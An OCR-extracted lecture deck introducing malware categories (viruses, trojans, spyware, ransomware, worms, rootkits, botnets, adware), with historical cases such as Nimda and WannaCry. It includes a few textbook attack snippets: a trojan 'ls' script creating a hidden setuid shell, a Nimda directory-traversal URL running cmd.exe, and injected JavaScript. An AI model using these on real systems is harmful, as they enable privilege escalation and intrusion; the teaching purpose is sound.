
Chapter 1 - Malware Categories, Examples & Use Cases

By Alex Zacharis



About me

Alexandros Zacharis

Lead on Cyber Exercises of ENISA as a Cyber Security Expert

B.Sc.& M.Sc. in Computer Engineering and Telecommunications, University of Thessaly

CISSP, CISM, and ISO 27001 Lead Auditor certified

Previous Posts:

- Security Officer for GRNET CERT
- Officer in Network and Information Security for ENISA,
- Deputy Cyber Security Manager for the European Global Navigation Satellite Systems Agency (EUSPA) in Prague, CZ.

Content

- Primary Characteristics of Malware & Malicious Code
- Malware Categories
- Building an Infection Chain
- Detection Measures
- Mitigation Measures


Common Features & Characteristics

- Infectious:
  - Viruses, worms
- Seek Concealment:
  - Trojan horses, logic bombs, rootkits
- Weaponise Exploits:
  - Trojan horses
- Have specific scope:

  Ex1. Stealing information
  - Spyware, keyloggers, screen scrapers

  Ex2: Malware for profit:
  - Scarewares, Ransomware
- Code is extendable and scalable:
  - Botnets, modular backdoors (trapdoors), Multi OS malware

What is a Computer Virus?



Program or Code purposed for malicious or unwanted behavior against the victim for which it was designed consisting of:

Infection mechanism
Also called the infection vector, this is how the virus spreads.

Trigger
The part of the virus that determines the condition for which the payload is activated

Payload
Payload is the body of the virus that executes the malicious activity.

Trojan Horse

- Software that appears to perform a desirable function for the user prior to run or install, but (perhaps in addition to the expected function) executes additional harmfull or unwanted functionality in the system.
- User tricked into executing Trojan horse
  - Expects (and sees) overt and expected behavior
  - Covertly perform malicious acts with user's authorization

Example: Attacker:

Place the following file

cp /bin/sh /tmp/.xxsh

chmod u+s,o+x /tmp/.xxsh

rm ./ls

*ls $**

as /homes/victim/ls

- *Victim*

ls


Spyware

Malware that collects little bits of information at a time about users without their knowledge

- Keyloggers: stealthly tracking and logging key strokes
- Screen scrapers: stealthly reading data from a computer display
- May also tracking browsing habit
- May also re-direct browsing and display ads
- Mobile Spyware on the rise


Spyware

Spyware software payload



Spyware engine infects a user's computer.

Computer user



2. Spyware process collects keystrokes, passwords, and screen captures.


3. Spyware process periodically sends collected data to spyware data collection agent.

Spyware data collection agent

Backdoors

- Secret entry point into a system
  - Specific user identifier or password that circumvents normal security procedures.
- Commonly used by developers
  - Could be included in a compiler.
  - Popular in Supply Chain attacks

Logic Bombs



- Embedded in legitimate programs
- Activated when specified conditions met
  - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
  - Modify/delete files/disks
- Popular in Supply Chain attacks

Ransomware

- Holds a computer system, or the data it contains, hostage against its user by demanding a ransom.
  - Disable an essential system service or lock the display at system startup
  - Encrypt some of the user's personal files, originally referred to as **cryptoviruses**, **cryptotrojans** or **cryptoworms**

- Victim user has to
  - enter a code obtainable only after wiring payment to the attacker or sending an SMS message
  - buy a decryption or removal tool

Scareware

- Malware that scares victims into take actions that ultimately end up compromising our own security.
  - E.g., paying for and installing fake anti-virus products

Worm

- Self-replicating malware that does not require a host program

- Propagates a fully working version of itself to other machines
- Carries a payload performing hidden tasks
  - Backdoors, spam relays, DDoS agents; …
- Phases
  - Probing Exploitation Replication Payload

Email Worms: Spreading as Email Attachments

- Love Bug worm (ILOVEYOU worm) (2000):
  - May 3, 2000: 5.5 to 10 billion dollars in damage
- MyDoom worm (2004)
  - First identified in 26 January 2004:
  - On 1 February 2004, about 1 million computers infected with Mydoom begin a massive DDoS attack against the SCO group
- Similar method use text messages on mobile phones or social media

Nimda worm (September 18, 2001)

- Key Vulnerability to Exploit
  - **Microsoft Security Bulletin (MS01-020):** March 29, 2001
  - A logic bug in IE's rendering of HTML
  - Specially crafted HTML email can cause the launching of an embedded email
- Vector 1: e-mails itself as an attachment (every 10 days)
  - runs once viewed in preview plane
- Vector 2: copies itself to shared disk drives on networked PCs
  - Why this may lead to propagating to other hosts?

Nimda Worm

- Vector 3: Exploits various IIS directory traversal vulnerabilities
  - Use crafted URL to cause a command executing at
  - Example of a directory traversal attack:
    - http://address.of.iis5.system/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
- Vector 4: Exploit backdoors left by earlier worms
- Vector 5: Appends JavaScript code to Web pages

```
<script language="JavaScript">
window.open("readme.eml", null, "resizable=no,top=6000,left=6000")
</script>
```

WannaCry 2017

- WannaCry is a ransomware that contains a worm component.
- It attempts to exploit vulnerabilities in the Windows SMBv1 server to remotely compromise systems, encrypt files, and spread to other hosts.
- The malware leverages an exploit, codenamed “EternalBlue”, that was released by the Shadow Brokers on April 14, 2017.
- CVE-2017-0144
- The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to remotely execute code on the target computer.

Botnets

- Secretly takes over another networked computer by exploiting software flows or infecting it via other means
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking

Rootkit

- A **rootkit** is software that enables continued privileged access to a computer while actively hiding its presence from administrators by subverting standard operating system functionality or other applications.

- Emphasis is on hiding information from administrators' view, so that malware is not detected
  - E.g., hiding processes, files, opened network connections, etc

- User-level rootkits vs Kernel-level rootkits

More Rootkits

- Bootkit (variant of kernel-level rootkit)
  - Replace the boot loader (master boot record)
  - Used to attack full disk encryption key
  - Malicious boot loader can intercept encryption keys or disable requirement for kernel-driver signing
- Hypervisor-level rootkits
- Hardware/firmware rootkits
- Whoever gets to the lower level has the upper hand.


Adware Vs Malvertisment

- Adware is unwanted software designed to throw advertisements up on your screen, most often within a web browser.
- Forerunner of the modern-day PUP (potentially unwanted program).
- Packaged with legitimate software, or installed without the user's knowledge.


Differences between malvertising and ad malware include:


- Malvertising involves malicious code which is initially deployed on a publisher's web page. Adware, however, is only used to target individual users.
- Malvertising only affects users viewing an infected webpage. Adware, once installed, operates continuously on a user's computer.

Adware


Adware software payload
Adware engine infects a user's computer
Computer user
Adware engine requests advertisements from adware agent
Advertisers contract with adware agent for content
BUY NOW!
BUY NOW!
Adware agent delivers ad content to user
Adware agent
Advertisers

Malware & Ransomware As A Service






